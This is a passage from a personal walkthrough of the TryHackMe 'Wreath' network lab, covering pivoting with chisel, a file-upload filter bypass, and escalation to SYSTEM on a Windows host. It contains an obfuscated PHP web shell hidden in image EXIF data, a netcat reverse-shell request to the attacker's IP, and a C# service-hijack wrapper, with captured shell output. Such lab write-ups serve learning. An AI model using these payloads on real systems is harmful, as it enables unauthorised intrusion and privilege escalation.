3  openPorts     : {80, 3389}
4  closedPorts   : {}
5  filteredPorts : {445, 443, 110, 21...}
6  finishTime    : 3/29/2021 11:32:14 PM
```

I have a webserver that can be accessed from the git-server. So I want to be able to enumerate the new web server from my attacker machine. I need to setup a relay. First change the firewall on “git-serv” and “prod-serv”.

```
1 netsh advfirewall firewall add rule name='WEB' dir=in action=allow
   protocol=tcp localport=9999
```

Next I need to use chisel to setup a relay connection through my sshuttle tunnel.

```
1 ./chisel server -p 9999 --socks5 - Compormised host
2
3 ./chisel client 10.200.98.150:9999 9999:socks - Attacker machine
4
5 Then I created a socks proxy through foxyproxy on my browser.
```

In wappalyzer I found the answer to what language the web application it was written in.

This webpage is identical in looks to the first webpage on the prod-serv. I downloaded the webpage’s source code from the gitserver so I can compare.

I downloaded the git tools so I can extract the data inside the repo. This will allow me to examine all the files in the web page and try to find a vulnerable system.

After using the git tools extractor to recreate the repo I was able to find a php page. It uses a WAF to filter file uploads. It relies on basic auth.

Two filters are in place, one check to see if a file already exists and the other filters input of uploads by extension and file size(image information is in meta data) so really it checks to see if it is a picture.

The filter only checks if the extension after the period is a good file extension. So the test will be if I can get a malicious file or a potentially malicious file.

```
}
$size = getimagesize($ FILES["file"]["tmp name"]);
if(!in_array(explode(".", $ FILES["file"]["name"])[1], $goodExts) || !$size){
    header("location: ../?msg=Fail");
    die();
}
```

Figure 21: WAF Issue

I am going to create a php file that prints out Hello World and hide that inside a photo's comment section(classenv suggestion) then rename the object hacker.png.php.

I went to the resources directory on the website and was prompted with a login page. I cracked a hash off the gitserver earlier. Maybe that password will work for this too.

Success! I now have access to the file upload section. I tested my file with a "hacker.png". It uploaded successfully.

It worked perfectly.


The screenshot shows a file upload interface. At the top, there's a header with various icons and text: "PNG IHDRx pHYs o dtEXtSoftwarewww.inkscape.org <5tEXtComment". Below this, the text "Hello World" is visible, indicating the content of the uploaded file's comment section.

Figure 22: Uploaded

AV Evasion

TO evade the AV on the machine and get a reverse shell or any type of shell I am going to attempt to obfuscate my php code.

The payload is going to be similar to the gitserver exploit where we loaded a malicious CLI php code into the server. Here is the malicious code.

```
1 <?php
2 $cmd = $_GET["wreath"];
3 if(isset($cmd)){
4     echo "<pre>" . shell_exec($cmd) . "</pre>";
5 }
6 die();
```



```
7 ?>
```

Then I googled a php obfuscater. It did not work how I wanted it too. Seem finicky, so I used the suggested obfuscater that try hack me suggested.

<https://www.gaijin.at/en/tools/php-obfuscator>

```
1 <?php \${v0}=\$_GET[base64_decode('d3JlYXRo')];if(isset(\${v0})){echo
  base64_decode('PHByZT4=').shell_exec(\${v0}).base64_decode('PC9wcmU+')
  ;}die();?>
```

Now I have obfuscated code, Try hack me points out that I need to use escape characters to prevent dollar signs being interpreted as bash variables.

I then passed the data into the comment of the exifdata of the picture with exiftool.

```
1 exiftool -Comment="<?php \${v0}=\$_GET[\base64_decode\('d3JlYXRo')];if(
  isset(\${v0})){echo base64_decode('PHByZT4=').shell_exec(\${v0}).
  base64_decode('PC9wcmU+')};}die();?>" hacker.png
```

I successfully uploaded the file. Prior to the upload I changed the file name to add a .php after the .png extension. I attempted to access it. I copied the url, to attempt a curl against the file.

Time to curl...

```
1 curl http://10.200.98.100/resources/uploads/hacker-test2.png.php?wreath
  =systeminfo
```

Lets try to loop this. I run into an issue with the web page requiring a log in. I am going to try and establish a reverse shell through the hard way of uploading netcat to the machine.

I then created a GET request in the url with the help of revshell.org.

```
1 10.200.98.100/resources/uploads/hacker-test2.png.php?wreath=nc
  %2010.50.99.27%20666%20-e%20cmd.exe
```

Success!

```
(cory@kali) - [~/Wreath/tools/Cats/Windows]
$ sudo nc -lnvp 666
[sudo] password for cory:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::666
Ncat: Listening on 0.0.0.0:666
Ncat: Connection from 10.200.98.100.
Ncat: Connection from 10.200.98.100:52318.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

Figure 23: Reverse Shell

Now it is time for enumeration to find paths to escalate to NT AUTHORITY-SYSTEM.

So we found a System Explorer program that is user writable that operates at on a privileged path.

I created a Wrapper.cs file that calls back to the netcat listener on my machine. Then compiled it in mcs. TO create Wrapper.exe.

```
Wreath.md • Wrapper.cs x php-curl-loop2.sh
home > cory > Try Hack Me > Wreath > Wrapper.cs
1  using System;
2  using System.Diagnostics;
3
4  namespace Wrapper{
5      class Program{
6          static void Main(){
7              //CODE GOES HERE
8              Process proc = new Process();
9              ProcessStartInfo procInfo = new ProcessStartInfo("C:\\xampp\\htdocs\\resou
10             procInfo.CreateNoWindow = true;
11             proc.StartInfo = procInfo;
12             proc.Start();
13         }
14     }
15 }
```

Figure 24: Wrapper

Then I put the new exe inside of the path and renamed it system.exe. Now when the system calls on it we will have a new shell.

I stopped and restart the process and we have a shell back to our listener.

```
(cory@kali) - [~/Wreath/tools/Cats/Windows]
$ sudo nc -lnvp 666
[sudo] password for cory:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::666
Ncat: Listening on 0.0.0.0:666
Ncat: Connection from 10.200.98.100.
Ncat: Connection from 10.200.98.100:50306.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 25: NT Authority-System

Post Exploitation

Now we need to maintain access on this machine. I will attempt to dump the hash of the machine and maybe I can use a evil-winrm shell instead of NC.

```
1 net use \\10.50.99.27\share /USER:user s3cureP@ssword
```

I acquired the hash for the administrator. Its all ogre now.

Summary

This took longer for me than it needed too. I was stuck on the power shell empire agents. I never used evil win rm before so I did not understand I could have moved on with out using the PS-Empite/Starkiller feature. I understand their worth. But it was a convulted way to maintain access and the agents seemed to be very finicky.

I really loved sshuttle and chisel. In my opinion sshuttle is a well thought out and perfect tool. I did not seem to have too slow of a connection and then chisel saving the day with another way to tunnel inside of a tunnel both allowed for the internal machines to just appear as if I was on their network(proxying aside for chisel...)

The web application filter bypass breakdown was super helpful in getting my mind into the “how can i break this” mind set. This is the hands on learning that would allow you to never truly forget. If I took 3 months off, I would be able to setup my proxying and tools with maybe a man page breakdown.